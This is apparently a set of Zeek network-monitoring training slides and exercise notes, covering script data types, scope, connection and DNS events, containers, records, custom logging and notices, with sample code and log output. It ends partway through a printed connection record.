- As of zeek-3.2.1 scripts are in `../share/zeek/base ; ../share/zeek/policy; ../share/zeek/site` directories
- `../share/zeek/policy/misc/dump-events.zeek`

Writing Scripts — Zeek User Manual v3.1.3



Virtual
Zeek

zeek

CHAPTER 2b: Basic data types

Slides 29-34

1. Introduce basic data types
2. Introduce some of the obvious use-cases
3. Introduce basic attributes such as &redef
4. Introduce concept of local and global scopes
5. Introduce some corner cases and subtleties
6. In exercises (slide 34 and git repo: 01-exercise-basic-types)
    a. Try and understand basic structures
    b. If already have background in the topic - I hope you have fun fixing scripts named : find-the-bug-*
7. Take away: familiarity with basic data types zeek

Name	Description
`bool`	Boolean
`count` , `int` , `double`	Numeric types
`time` , `interval`	Time types
`string`	String
`pattern`	Regular expression
`port` , `addr` , `subnet`	Network types
`enum`	Enumeration (user-defined type)
`table` , `set` , `vector` , `record`	Container types
`function` , `event` , `hook`	Executable types
`file`	File type (only for writing)
`opaque`	Opaque type (for some built-in functions)
`any`	Any type (for functions or containers)

https://docs.zeek.org/en/current/script-reference/types.html

- port: ssh_port = 22/tcp ;
  - watch_dst_ports : set[port] = { 80/tcp, 8000/tcp, 5555/tcp, 22/tcp } ;
- subnet
  - vpn_subnet_1 = 1.2.3.0/24 ;
  - vpn_subnet: set [subnet] = { 1.3.2.0/22, 1.2.3.0/24 } ;
- pattern
  - watched_URI: pattern = /\/0wn3d/;
- addr
  - auth_ip: addr = 1.2.3.4;
- time
  - last_reply : time;
- Interval
  - tot_active_time: interval = last_seen - first_seen ;
- And usual types:
  - Int, count, double, bool

https://docs.zeek.org/en/current/script-reference/types.html

- port: ssh_port = 22/tcp ;
  - watch_dst_ports : set[port] = { 80/tcp, 8000/tcp, 5555/tcp, } &redef ;
    - redef watch_dst_port += { 22/tcp } ;
- subnet
  - vpn_subnet_1 = 1.2.3.0/24 ;
  - vpn_subnet: set [subnet] = { 1.3.2.0/22, } &redef ;
- Pattern
  - watched_URI: pattern = /\/own3d/ &redef;

With configuration framework now using options pretty much eases the need for &redef

```
export {
      option watch_dst_ports: set[port] = {} ;
      redef Config::config_files += { fmt("%s/watch_dst_ports.file",@DIR) };
}
```

Scope of Variables: local vs global

- local - scope of a local variable starts at the location where it is declared and persists to the end of the function, hook, or event handler in which it is declared. All variables in functions need to be declared with local keyword (except using “const” or in a for loop)
- If a global identifier is declared after a “module” declaration, then its scope ends at the end of the current Zeek script or at the next “module” declaration, whichever comes first.
- If a global identifier is declared after a “module” declaration, but inside an export block, then its scope ends at the end of the last loaded Zeek script, but it must be referenced using the namespace operator (::) in other modules.

```
event my_event {
      local a: string = “”;
 }
```

```
module training;
global test: string;

event my_event {
local a: string = “”;
}
module training2;
```

```
module training;
export {
       global test: string;
 }
event my_event {
       local a: string = “”;
  }
module training2;
       print training::test ;
```


https://docs.zeek.org/en/current/script-reference/statements.html?highlight=global%20scope#keyword-module

Quiz time

see: 01-exercise-basic-types/scripts/00-valid-invalid.zeek

1. Valid or invalid ?
   a. `local aport = (22/udp < 22/tcp) ? 22/udp : 22/tcp ;`

   b. `local aport = 22/unknown ;`

   c. **`if ([::ffff:192.168.1.100] == 192.168.1.100) print “true” else print “false” ;`**

   d. what is the value of “a” below
      i. **`local`** `a = www.google.com;`

   e. Is this last , below valid or syntax error:
      i. **`global`** `s: set[port] = { 21/tcp, 23/tcp, 80/tcp, 443/tcp, };`

   f. `local a: interval = -1 min ;`

   g. `print fmt (“%s”, |a|);  { Note: a: interval = -1 min; }`

Exercise 1: Basic Types

- `cd 01-exercise-basic-types`
- `$ ls scripts`
  - `00-valid-invalid.zeek`
  - `01-var-global-scope.zeek`
  - `02-expand-set-with-redef.zeek`
  - `03-conditional-check.zeek`
  - `find-the-bug-00-reserved-words.zeek`
  - `find-the-bug-00-reserved-words-02.zeek`
  - `Find-the-bug-00-reserved-words-03.zeek`
  - `find-the-bug-01-local-vs-global-02.zeek`
  - `find-the-bug-01-local-vs-global.zeek`
  - `Find-the-bug-02-syntax-error.zeek`
  - `find-the-bug-06-reserved-keywords.zeek`
  - `find-the-bug-07-basic-types.zeek`
  - `find-the-bug-08-set-mischeck.zeek`
  - `find-the-bug-09-already-defined-sub.zeek`
  - `find-the-bug-10-HARD.zeek`

Run as

```
$zeek scripts/ex0-basic-types.zeek
```

Chapter 2: Tapping into the Events

Slides 36-40

1. Introduce some of the fundamental events
2. Introduce how to look for right events for you (greps and bif files)
3. Exercise dir: exercise-2-connection-records `(slide 40)`
    a. `Try exercises numbered: 01-08`
    b. `For people already familiar with the work should try the “Extra Credit” tasks on exercise slide-40`
4. Take away: familiarity with basic data types zeek
5. Look at slide 41
    a. During the course of this training, I am hoping that we can develop a brand new working heuristic and a package.

Zeek ops @high level

- Zeek reads bytes from the interface
- Applies protocol analyzers - (understand language of computers)
- Organizes and structures the network stream into right data containers
- Fires *built-in-functions (or bif's)* as **events which allows access to the data**
- We build on or manipulate this data
- Resulting in anomaly detections (or at least recording the 'ground truth')
- Zeek acts on notices generated

Exercise 1: Getting familiar with Connection Record

```
ZeekWeek2021> pwd
/usr/local/zeek-4.1.1/share/zeek/base/bif/plugins
ZeekWeek2021> fgrep event Zeek_TCP.events.bif.zeek| fgrep -v "#"
global new_connection_contents: event(c: connection );
global connection_attempt: event(c: connection );
global connection_established: event(c: connection );
global partial_connection: event(c: connection );
global connection_partial_close: event(c: connection );
global connection_finished: event(c: connection );
global connection_half_finished: event(c: connection );
global connection_rejected: event(c: connection );
global connection_reset: event(c: connection );
global connection_pending: event(c: connection );
global connection_SYN_packet: event(c: connection , pkt: SYN_packet );
global connection_first_ACK: event(c: connection );
global connection_EOF: event(c: connection , is_orig: bool );
global tcp_packet: event(c: connection , is_orig: bool , flags: string , seq: count , ack: count , len: count , payload: string );
global tcp_option: event(c: connection , is_orig: bool , opt: count , optlen: count );
global tcp_options: event(c: connection , is_orig: bool , options: TCP::OptionList );
global tcp_contents: event(c: connection , is_orig: bool , seq: count , contents: string );
global tcp_rexmit: event(c: connection , is_orig: bool , seq: count , len: count , data_in_flight: count , window: count );
global tcp_multiple_checksum_errors: event(c: connection , is_orig: bool , threshold: count );
global tcp_multiple_zero_windows: event(c: connection , is_orig: bool , threshold: count );
global tcp_multiple_retransmissions: event(c: connection , is_orig: bool , threshold: count );
global tcp_multiple_gap: event(c: connection , is_orig: bool , threshold: count );
global contents_file_write_failure: event(c: connection , is_orig: bool , msg: string );
ZeekWeek2021>
```


zeek

Some tips

- Get familiar with relevant events which are needed for your work
  - Ideally look at *.bif.zeek files
  - fgrep -r event <what-ever-protocol-you-are-dealing-with>
    - Eg: fgrep -r event base/protocols/dns/*
- Useful to peek into the values of arguments and their structures
- Familiarity with how you can reach into data and purpose it

```
base/protocols/dns/main.zeek:   ## An event that can be handled to access the :zeek:type:`DNS::Info`
base/protocols/dns/main.zeek:   global log_dns: event(rec: Info);
base/protocols/dns/main.zeek:   ## This is called by the specific dns_*_reply events with a "reply"
base/protocols/dns/main.zeek:event zeek_init() &priority=5
base/protocols/dns/main.zeek:event dns_message(c: connection, is_orig: bool, msg: dns_msg, len: count) &priority=5
base/protocols/dns/main.zeek:event dns_end(c: connection, msg: dns_msg) &priority=5
base/protocols/dns/main.zeek:event dns_end(c: connection, msg: dns_msg) &priority=-5
base/protocols/dns/main.zeek:event dns_request(c: connection, msg: dns_msg, query: string, qtype: count, qclass: count) &priority=5
base/protocols/dns/main.zeek:event dns_unknown_reply(c: connection, msg: dns_msg, ans: dns_answer) &priority=5
base/protocols/dns/main.zeek:event dns_A_reply(c: connection, msg: dns_msg, ans: dns_answer, a: addr) &priority=5
base/protocols/dns/main.zeek:event dns_TXT_reply(c: connection, msg: dns_msg, ans: dns_answer, strs: string_vec) &priority=5
base/protocols/dns/main.zeek:event dns_SPF_reply(c: connection, msg: dns_msg, ans: dns_answer, strs: string_vec) &priority=5
base/protocols/dns/main.zeek:event dns_AAAA_reply(c: connection, msg: dns_msg, ans: dns_answer, a: addr) &priority=5
base/protocols/dns/main.zeek:event dns_A6_reply(c: connection, msg: dns_msg, ans: dns_answer, a: addr) &priority=5
base/protocols/dns/main.zeek:event dns_NS_reply(c: connection, msg: dns_msg, ans: dns_answer, name: string) &priority=5
base/protocols/dns/main.zeek:event dns_CNAME_reply(c: connection, msg: dns_msg, ans: dns_answer, name: string) &priority=5
base/protocols/dns/main.zeek:event dns_MX_reply(c: connection, msg: dns_msg, ans: dns_answer, name: string,
base/protocols/dns/main.zeek:event dns_PTR_reply(c: connection, msg: dns_msg, ans: dns_answer, name: string) &priority=5
base/protocols/dns/main.zeek:event dns_SOA_reply(c: connection, msg: dns_msg, ans: dns_answer, soa: dns_soa) &priority=5
base/protocols/dns/main.zeek:event dns_WKS_reply(c: connection, msg: dns_msg, ans: dns_answer) &priority=5
base/protocols/dns/main.zeek:event dns_SRV_reply(c: connection, msg: dns_msg, ans: dns_answer, target: string, priority: count, weight: count, p: count) &priority=5
base/protocols/dns/main.zeek:#event dns_EDNS(c: connection, msg: dns_msg, ans: dns_answer)
base/protocols/dns/main.zeek:#event dns_EDNS_addl(c: connection, msg: dns_msg, ans: dns_edns_additional)
base/protocols/dns/main.zeek:# event dns_EDNS_ecs(c: connection, msg: dns_msg, opt: dns_edns_ecs)
base/protocols/dns/main.zeek:#event dns_TSIG_addl(c: connection, msg: dns_msg, ans: dns_tsig_additional)
base/protocols/dns/main.zeek:event dns_RRSIG(c: connection, msg: dns_msg, ans: dns_answer, rrsig: dns_rrsig_rr) &priority=5
base/protocols/dns/main.zeek:event dns_DNSKEY(c: connection, msg: dns_msg, ans: dns_answer, dnskey: dns_dnskey_rr) &priority=5
base/protocols/dns/main.zeek:event dns_NSEC(c: connection, msg: dns_msg, ans: dns_answer, next_name: string, bitmaps: string_vec) &priority=5
base/protocols/dns/main.zeek:event dns_NSEC3(c: connection, msg: dns_msg, ans: dns_answer, nsec3: dns_nsec3_rr) &priority=5
base/protocols/dns/main.zeek:event dns_DS(c: connection, msg: dns_msg, ans: dns_answer, ds: dns_ds_rr) &priority=5
base/protocols/dns/main.zeek:event dns_rejected(c: connection, msg: dns_msg, query: string, qtype: count, qclass: count) &priority=5
base/protocols/dns/main.zeek:event successful_connection_remove(c: connection) &priority=-5
```

Peek inside event <> (c: connection)

- Based on different stages of TCP protocol the TCP-reassembler inside zeek fires different events such as:

  `connection_SYN_packet`, `connection_attempt`, `connection_established`, `connection_finished`, `connection_first_ACK`, `connection_half_finished`, `connection_partial_close`, `connection_pending`, `connection_rejected`, `connection_reset`, `connection_reused`, `connection_state_remove`, `connection_status_update`, `connection_timeout`, `scheduled_analyzer_applied`, `new_connection`, `new_connection_contents`, `partial_connection`

- Tapping into right ones allows you certain specific visibility
  - `connection_established` = lets you create list of services
  - `Connection_attempt` = useful in scan-detections
  - `Connection_state_remove` = access to data right before its logged into conn.log

https://docs.zeek.org/en/current/scripts/base/bif/plugins/Zeek_TCP.events.bif.zeek.html

Exercise 2: Connection Record

- cd exercise-2-connection-records

- $ ls scripts/ex*
  - 01-conn-record-preview.zeek
  - 02-event-conn-state-remove.zeek
  - 03-events-across-tcp-connection.zeek
  - 04-restrict-on-port.zeek
  - 05-restrict-on-ip.zeek
  - 06-access-inside-conn-record.zeek
  - 07-conn_attempt-vs-conn_established.zeek
  - 08-scheduling-an-event.zeek

```
Run as :
zeek -r Traces/<script-name.pcap> scripts/<script-name.zeek>
```

- Extra credits
  - Task 1: Calculate and print total bytes used by connection in Traces/http.pcap ?
    - Hints: (i) need to know what event fires when - see event new_connection vs event connection_state_remove
    - (ii) explore difference between orig_bytes, orig_ip_bytes and resp_bytes vs resp_ip_bytes
  - Task 2: why do different traces show different connection events triggering : use ex2-f-conn-events.zeek. Also compare history, conn_state fields for both:
    - (i) zeek -r Traces/http.pcap scripts/07-conn_attempt-vs-conn_established.zeek
    - (ii) zeek -r Traces/conn_attempt.pcap scripts/07-conn_attempt-vs-conn_established.zeek
  - Task 3: try zeek with http.pcap with 01-conn-record-preview.zeek - What else do you see ?
    - Try to tap into http_request and http_reply events

Developing a new heuristic

- `cd 02-exercise-exploring-events`
- **Problem: look at dns.zeek**
  - **print and examine dns record if destination IP is part of (138.183.230.0/24)**

A **pointer** (**PTR**) **record** is a type of Domain Name System (**DNS**) **record** that resolves an IP address to a domain or host name, unlike an A **record** which points a domain name to an IP address. **PTR records** are used for the reverse **DNS** lookup. Using the IP address, you can get the associated domain or host name.

We see plenty PTR queries - Are all good ?

Chapter 3: Container types - Sets and tables

Slides 43-50

1. Introduce sets and tables along with their use cases
2. Subtleties and feature richness of sets and tables
3. Operators and example of expire_func
4. Exercises on slides 49 & 50
    a. slide 49 - exercises
        i. Try exercises numbered: 00-07 to get familiar with sets and tables
    b. Slide 50
        i. For people already familiar with the work should try the “Extra Credit” tasks on exercise slide 49
5. On slide 49 we have find-the-bug questions
6. On slide 51 we continue to develop a new heuristic code

Container types

- Set - used to store unique elements of the same data type
- Table - associative arrays
- Vector - arrays
- Record - type allows to create a new data structure (think of c-structures)

`https://docs.zeek.org/en/current/script-reference/types.html`

Sets & tables examples

- Representations of networks
  - local_nets, never_drop_nets, live_nets, darknets, scan_nets
  - A list of subnets used by networking
    - Eg: table [string] of set[subnets] ;
      - building-11 = { 1.1.1.0/24, 1.1.3.0/24}
      - Building-12 = { 1.1.4.0/24, 1.1.10.0/24, 1.1.11.0/24}
      - Building-13 = { 1.1.13.0/24};
- Whitelists: ignore_src_ports, block_ports
- Institutional services: dns_servers, mail_servers,
- Watchlists: watch_dst_ip, watch_src_ip,
- Temp cache
  - potential_bot_clients, possible_scan_sources

Sets - What good are they ?

- Collection of unique elements
- Unordered data types (for ordered can use vectors)
- Operators used on sets:
  - to test for membership: `"in" (and "!in") :`
    `if (22/tcp in allowed_services)`
  - add values: `add hosts[ip] ;`
  - **delete** values: `delete hosts[ip];`
  - Set intersection: `s1 & s2`
  - Set union: `s1 | s2`
  - Set difference: `s1 - s2`

Q. What happens if we delete a value not present in the set* ?

main.zeek + Add File

```
event zeek_init()
    {
        local a_set: set[addr] = {
            1.1.1.1,
            1.1.1.2,
            1.1.1.3,
            1.1.1.4,
            1.1.1.5,
            };

        if (1.1.1.1 in a_set)
            print fmt("Yes 1.1.1.1 is in a_set");
    }
```

Output

```
yes, 1.1.1.1 is in a_set
```

```
$ zeek ./a_set.zeek
1.1.1.3
1.1.1.1
1.1.1.2
1.1.1.5
1.1.1.4
$ zeek ./a_set.zeek
1.1.1.2
1.1.1.4
1.1.1.5
1.1.1.3
1.1.1.1
$ zeek ./a_set.zeek
1.1.1.5
1.1.1.2
1.1.1.3
1.1.1.1
1.1.1.4
```

*No - that's not how blackholes are made!

zeek

Table

- container types you'd use most often
  - table [type^+] of type

```
export {
global peers: table[addr] of count &create_expire=1 hrs &expire_func=blah
&backend=Broker::MEMORY;
}
```

- &expire_func
  - Called right before a container element expires - TTL for each element in the table (or set)
  - The function's first argument is of the same type as the container it is associated with.
  - The function then takes a variable number of arguments equal to the number of indexes in the container.
  - Function returns interval

Read this please: https://docs.zeek.org/en/current/script-reference/attributes.html#attr-&on_change

Table

- types of expires attributes:
  - **&create_expire** - the element expires after the given amount of time since it has been inserted into the container, regardless of any reads or writes
  - **&read_expire** - the element expires after the given amount of time since the last time it has been read. Note that a write also counts as a read.
  - **&write_expire** - the element expires after the given amount of time since the last time it has been written.
  - **&on_change** - change has been applied to a container

Breaking News: NEW FUNCTIONALITY with 3.2.1

global t: table[string] of count &backend=Broker::MEMORY; (this fills the void of &synchronized)

Read this please: https://docs.zeek.org/en/current/script-reference/attributes.html#attr-&on_change

Table Expirations

```
global expire_distinct_peers: function( t: table[addr] of set[addr], idx: addr): interval ;

global distinct_peers: table[addr] of set[addr]
                      &create_expire=72 hrs &expire_func=expire_distinct_peers ;

function expire_distinct_peers(t: table[addr] of set[addr], idx: addr): interval
{
      print fmt (“%s”, t[idx]);

      if (idx == 1.1.1.1)
            return 1 hrs ;

      return 0 secs;
}
```

Note: while I am showing example of a table, expire_functions work just the same for sets and tables. See: 06-tables-expire-func-demo.zeek

Exercise 3: Sets and Tables

- `cd 03-exercise-sets-tables`

- `$ ls scripts/`
  - Set operations : `00-valid-invalid-sets.zeek`
  - How many uniq IPs and uniq Ports do you see in the trace
    - `01-basic-set-additions.zeek`
    - `02-basic-set-additions-cleaner-version.zeek`

  - `03-tables-basic-usage.zeek`
  - `04-tables-connections-counts.zeek`
  - `05-tables-distinct-peers-services-count.zeek`
  - `06-tables-expire-func-demo.zeek`
  - `07-tables-counting-chatty-ip-pairs.zeek`
  - `08-tables-identify-services-per-host.zeek`

- Find-the-bug section
  - `find-the-bug-01-basic-set-additions.zeek`
  - `find-the-bug-02-tables-02.zeek`
  - `find-the-bug-03-tables-basic-usage.zeek`
  - `find-the-bug-07-tables-counting-chatty-ip-pairs.zeek`

Extra credits: lets translate Security into code

- **Task 1: I would like to track how many connections does an IP address make ?**
  Hint: scanners: table[addr] of count &default=0 &create_expire=1 day &expire_function=scanner_summary ;
  Hint: event new_connection

- **Task 2: How many times have two hosts talked with each other in last hour ?**
  Hint: global chatty: table[addr, addr] of count &default=0 &create_expire=1 hrs ;
  Hint: event connection_attempt OR event new_connection OR event connection_established

- **Task 3: Can we build a list of all services on all hosts on the network ?**
  Hint: global host_profiles: table [addr] of set[port] &read_expire=1 days ;
  Hint: event connection_established

Developing a new heuristic

- `cd exercise-2-connection-records`

- **Problem: look at dns.zeek**
  - print and examine dns record if destination IP is part of (138.183.230.0/24)
  - **Limit DNS records to qtype_name = PTR**
  - **if qtype_name is uninitialized ignore**
  - **likewise access rcode_name, if uninitialized, use rcode_name = UNKNOWN**
  - **Goal (i) print query, qtype_name and rcode_name**
  - **Goal (ii) Count number of queries for a request_ip**

Chapter 4: Container types - records

Slides 53-56

1. Introduce the concepts of records - how to create, populate and access it
2. Record operators
3. How records can be used
4. Exercises on slides 56
    i. Look at 01-records.zeek and track start_time, end_time, #localhosts contacted and #total_connections for a given remote IP
    ii. For people already familiar with the work should try the “Extra Credit” tasks on exercise slide 56
5. On slide 56 we also have find-the-bug questions
6. On slide 57 we continue to develop a new heuristic code

Custom data types: Records

- A record is a user defined data type
  that allows you to build a collection of different types/values

```
Type conn_info: record {
      start_time : ts;
      end_time: ts;
      hosts: set[addr];
      conn_count: count &default=0 ;
      };
```

```
Most of the time you'd end up as a table[idx] of your record. Eg:

global conn: table[addr] of conn_info ;
```

```
To access members of a record you use $ operator
Local orig = c$id$orig_h;
local ts = conn[orig]$start_time ;
local cc = conn[orig]$conn_count ;
```

```
Note: empty or uninitialized record
members can be checked if ?$
operator, eg:

if (conn?$start_time)
      print fmt("value is set")

OR

if (! conn?$start_time)
      print fmt("value is Not set")
```


https://docs.zeek.org/en/current/script-reference/types.html#type-record

Record field operators

The record field operators take a `record` as the first operand, and a field name as the second operand. For both operators, the specified field name must be in the declaration of the record type.

Name	Syntax	Notes
Field access	*a* $ *b*	
Field value existence test	*a* ?$ *b*	Evaluates to type `bool`. True if the specified field has been assigned a value, or false if not.

Some examples:

- **if (c$smtp?$mailfrom)** - if mailfrom is set in smtp record inside the connection
- **if (c$http?$referrer)** - if http referrer is set or not
- **if (rec?$orig_bytes || rec?$resp_bytes)** - orig or resp bytes set or uninitialized
- **if (rec?$md5 && rec$md5 in smtp_malicious_indicators)**

Records - create your own data type

#open 2018-10-10-00-00-01

#fields ts	ipaddr	ls	days_seen	first_seen	last_seen	active_for	last_active	hosts	total_conns	source
1539240656.217002	158.69.247.184	Blacklist::ONGOING	1	1539035436.381507	1539035436.381507	00-00:00:00	02-09:00:20	1	2	TOR
1539240686.217956	62.210.244.146	Blacklist::ONGOING	1	1538754653.503527	1538757751.345767	00-00:51:38	05-14:08:55	2	3	TOR
1539240746.221071	185.26.156.40	Blacklist::ONGOING	3	1538729511.704367	1539219199.920233	05-16:01:28	00-05:59:06	7	11	TOR
1539240826.224254	198.71.81.66	Blacklist::ONGOING	3	1538740388.381623	1539226185.379597	05-14:56:37	00-04:04:01	1	8	TOR
1539240956.231296	107.170.205.8	Blacklist::ONGOING	1	1538787327.553348	1538787327.675945	00-00:00:00	05-06:00:29	11	12	TOR
1539240966.232293	199.249.223.74	Blacklist::ONGOING	1	1538870145.118025	1538870145.118025	00-00:00:00	04-07:00:21	1	2	TOR
1539240976.233223	195.154.122.138	Blacklist::ONGOING	3	1538733337.256465	1539161704.098158	04-22:59:27	00-22:01:12	7	9	TOR
1539241016.234884	87.118.122.50	Blacklist::ONGOING	3	1538679379.752535	1538940736.706507	03-00:35:57	03-11:24:40	10	14	TOR
1539241046.236390	5.39.33.178	Blacklist::ONGOING	1	1539140232.476098	1539141013.080139	00-00:13:01	01-03:47:13	1	3	TOR
1539241056.236570	94.23.248.158	Blacklist::ONGOING	2	1538992633.380935	1539215864.423301	02-14:00:31	00-06:59:52	2	3	TOR
1539241056.236570	185.61.149.116	Blacklist::ONGOING	1	1539014238.267550	1539014238.267550	00-00:00:00	02-15:00:18	1	2	TOR
1539241056.236570	37.218.245.25	Blacklist::ONGOING	1	1538870226.171853	1538870226.171853	00-00:00:00	04-07:00:30	1	2	TOR

```
type conn_stats: record {
      start_ts: time  &default=double_to_time(0.0);
      end_ts: time    &default=double_to_time(0.0);
      hosts: opaque of cardinality
            &default=hll_cardinality_init(0.1, 0.99);
      conn_count: count &default=0;
  } ;
```

```
if (orig !in conn_table)
{
    local cs: conn_stats;
    conn_table[orig]=cs ;

    conn_table[orig]$start_ts=c$start_time;
}

conn_table[orig]$end_ts=c$start_time;
conn_table[orig]$conn_count +=1 ;
```


zeek

Exercise 4: Records

- cd 04-exercise-records-types
- $ ls scripts/
  - 01-records.zeek
    - Track start_time, end_time, #localhosts contacted and #total_connections for a given remote IP
      - Hint: (i) You need to create a record conn_info
      - Hint: (ii) Need a table of conn_info with index remoteip
      - Hint: (iii) Tap into event new_connection
      - Hint: (iv) Initialize the record, populate the table
      - Hint: (v) Use zeek_done to dump the info
    - Extra Credit: extend the record to calculate (see screenshot output on previous slide)
      - inactivity time for a given remote IP
      - Connection latencies - ie mean time between connecting different hosts-we can know if this is a low&slow scanner or a fast one
      - Host level connection tracking

- Find-the-bug: find-the-bug-01-records.zeek
- Develop a new heuristic: (also see slides 55, 56)
  - 10-dns.zeek
  - 10-dns.solution.zeek

Developing a new heuristic

- `cd exercise-2-connection-records`

- **Problem: look at dns.zeek**
  - print and examine dns record if destination IP is part of (138.183.230.0/24)
  - Limit DNS records to qtype_name = PTR
  - if qtype_name is uninitialized ignore
  - likewise access rcode_name, if uninitialized, use rcode_name = UNKNOWN
  - Goal (i) print query, qtype_name and rcode_name
  - Goal (ii) Count number of queries for a request_ip
  - **create a record to keep counts of all kinds of PTR query types:**
    - **Noerror, nxdomain, refused, servfail, unknown**
  - **Add the record to a table indexed by response IP**
  - **Populate the entries in the table**
  - **Create a function called ‘aggregate_stats’ to make this “clean”**

Translating DNS PTR query types into record

```
# RCODE Response code - this 4 bit field is set as part of
#       responses.  The values have the following
#       interpretation:
#
#       0       No error condition
#
#       1       Format error - The name server was
#               unable to interpret the query.
#
#       2       Server failure - The name server was
#               unable to process this query due to a
#               problem with the name server.
#
#       3       Name Error - Meaningful only for
#               responses from an authoritative name
#               server, this code signifies that the
#               domain name referenced in the query does
#               not exist.
#
#       4       Not Implemented - The name server does
#               not support the requested kind of query.
#
#       5       Refused - The name server refuses to
#               perform the specified operation for
#               policy reasons.  For example, a name
#               server may not wish to provide the
#               information to the particular requester,
#               or a name server may not wish to perform
#               a particular operation (e.g., zone
```

```
type ptr_stats : record {
    ptr_counts: count &default=0 ;
    noerror: count &default=0 ;
    nxdomain: count &default=0;
    refused: count &default=0;
    servfail: count &default=0 ;
    unknown: count &default=0;
   } ;
```

Tying records with table

```
type ptr_stats : record {
                ptr_counts: count &default=0 ;
                noerror: count &default=0 ;
                nxdomain: count &default=0;
                refused: count &default=0;
                servfail: count &default=0 ;
                unknown: count &default=0;
    } ;

    global ptr_queries: table[addr] of ptr_stats=table() &create_expire = 1 day ;
```

Chapter 5: Extending Logging

Slides 61-65

1. Introduce the concepts and needs for
   a. Log filtering
   b. Creating a new log file
2. Exercises on slides 65
3. Take away - how to create and filter logs

Logging Framework

Flexible key-value based logging interface that allows fine-grained control of what gets logged and how it is logged.

- Streams : A log stream corresponds to a single log.
- Filters: Each stream has a set of filters attached to it that determine what information gets written out, and how
  - additional filters can be added to record only a subset of the log records, write to different outputs, or set a custom rotation interval
- Writer : Each filter has a writer. A writer defines the actual output format for the information being logged
  - default writer is the ASCII writer, other writers are available: eg. binary, JSON etc

Custom log files - why do you need them:

- New heuristics/analyzer
- Log suppression/filtering
- Policy compliance - eg only local ips or only limited fields etc

https://docs.zeek.org/en/master/frameworks/logging.html

Extending Logging: an example

```
redef record Conn::Info += {
    ## Indicate if the originator of the connection is part of the
    ## "private" address space defined in RFC1918.
    is_private: bool &default=F &log;
  };
event connection_state_remove(c: connection)
    {
    if ( c$id$orig_h in Site::private_address_space )
        c$conn$is_private = T;
      }
```

Do’s of extending logging

- Enrich your logs with more data
- Log only things you like/care
- Reduce file sizes due to “uninteresting things”

Don'ts of extending logging

- Your files won’t be same in terms of columns and parsing (ascii)
- Order matters in which you are extending the records

Create own log stream

```
event zeek_init() &priority=-5
      {
      Log::create_stream(training::conn_summary_LOG, [$columns=conn_info]);
      local f = Log::get_filter(training::conn_summary_LOG, "default");
      f$path = "conn_summary" ;
      Log::add_filter(training::conn_summary_LOG,f);
      }

function somefunction()
      {
      local info: conn_info ;
      info$start_time = t[idx]$start_time;
      info$end_time = t[idx]$end_time ;
      info$host_count = |t[idx]$hosts|;
      info$conn_count = t[idx]$conn_count ;

      Log::write(training::conn_summary_LOG, info);

      return 0 secs ;
      }
```

Log filtering: extending with config framework

```
export {
      option filtered_ports: set[port] = {} ;
      redef Config::config_files += { fmt("%s/filtered_ports.file",@DIR) };
}
hook Conn::log_policy(rec: Conn::Info, id: Log::ID, filter: Log::Filter)
{

      local dport = rec$id$resp_p ;
      if (dport in filtered_ports)
       break ;
}
```

Check this page out: https://docs.zeek.org/en/master/frameworks/logging.html

Exercise 5: Log filtering and New Log file

- $ cd 05-exercise-logfiles

- $ Log Filtering:
  - Task 1: Filter connection logs to only log 22/tcp
    (run as zeek -i eth0 ./01-conn.log-filtering-on-port-sample.zeek)
  - Task 2: extend filtering to log 22/tcp + 53/tcp
  - Task 3: extend filter to log any port supplied by config file without needing to restart zeek

- $ New Log file
  - Task 1: create a new log file to log conn_summary (use file: ex5-create-log-base-code.zeek)
  - Task 2: extend the logging to incorporate src IP too
  - Task 3: make this memory efficient (instead of set use opaque of cardinality for counting hosts)
  - Task 4: fix find-the-bugs-* scripts

- $ ls pcaps/

What have we learnt so far

1. How to find the relevant events
2. How to tap into those events and access the right data
3. Familiarity with some data types
4. Most basic structure of a zeek script and event handling
5. Feeding pcaps to zeek script
6. Looking at the logs
7. Now lets generate a notice so that you can make something useful out for the heuristics and get notifications

Chapter 6: Notice Framework

Slides 68-80

1. Introduce notice framework
   a. You should be able to create your own notices, and
   b. Assign those notices different actions
2. Operation notices and scale
3. Exercise on Slide 80:
   a. Getting familiar with notices with exercises 01-05
   b. Extra credit: 06-09 - create notice-of-notices.
4. Take away - make you comfortable with the notice-framework
5. Slide 80 - continuing develop-a-new-heuristic - incorporate notices in your code

Raising a Notice

Zeek detect potentially interesting situation, and the notice policy hook which of them the user wants to be acted upon in some manner

Primarily need to understand - Notice::Type, notice::Info record and Notice::policy Hook

```
redef enum Notice::Type += {
                Attack,
     };
```

1 Definition

```
NOTICE([$note=Attack, $conn=c, $identifier=cat(orig), $suppress_for=1 hrs, $msg=_msg]);
```

2 Populate & invoke

```
hook Notice::policy(n: Notice::Info)
      {
      if ( n$note == training::Attack)
                add n$actions[Notice::ACTION_EMAIL];
      }
```

3 Control actions

Notice::Actions

Action	Description
Notice::ACTION_LOG	Write the notice to the `Notice::LOG` logging stream.
Notice::ACTION_ALARM	Log into the `Notice::ALARM_LOG` stream which will rotate hourly and email the contents to the email address or addresses defined in the `Notice::mail_dest` variable.
Notice::ACTION_EMAIL	Send the notice in an email to the email address or addresses given in the `Notice::mail_dest` variable.
Notice::ACTION_PAGE	Send an email to the email address or addresses given in the `Notice::mail_page_dest` variable.

Notice Framework in some more details

[ts=1601320267.760428, uid=CNm11DRb8m6rCl7If, id=[orig_h=192.168.86.92, orig_p=61733/tcp, resp_h=192.168.86.49, resp_p=22/tcp], *conn=[id=[orig_h=192.168.86.92, orig_p=61733/tcp, resp_h=192.168.86.49, resp_p=22/tcp], orig=[size=0, state=0, num_pkts=0, num_bytes_ip=0, flow_label=0, l2_addr=f0:18:98:8c:2a:13], resp=[size=0, state=0, num_pkts=0, num_bytes_ip=0, flow_label=0, l2_addr=54:e4:3a:f2:29:bb], start_time=1601320267.760428, duration=0 secs, service={\x0a\x0a}, history=, uid=CNm11DRb8m6rCl7If, tunnel=<uninitialized>, vlan=<uninitialized>, inner_vlan=<uninitialized>, successful=F, dpd=<uninitialized>, dpd_state=<uninitialized>, conn=<uninitialized>, extract_orig=F, extract_resp=F, thresholds=<uninitialized>, dce_rpc=<uninitialized>, dce_rpc_state=<uninitialized>, dce_rpc_backing=<uninitialized>, dhcp=<uninitialized>, dnp3=<uninitialized>, dns=<uninitialized>, dns_state=<uninitialized>, ftp=<uninitialized>, ftp_data_reuse=F, ssl=<uninitialized>, http=<uninitialized>, http_state=<uninitialized>, irc=<uninitialized>, krb=<uninitialized>, modbus=<uninitialized>, mysql=<uninitialized>, ntlm=<uninitialized>, ntp=<uninitialized>, radius=<uninitialized>, rdp=<uninitialized>, rfb=<uninitialized>, sip=<uninitialized>, sip_state=<uninitialized>, 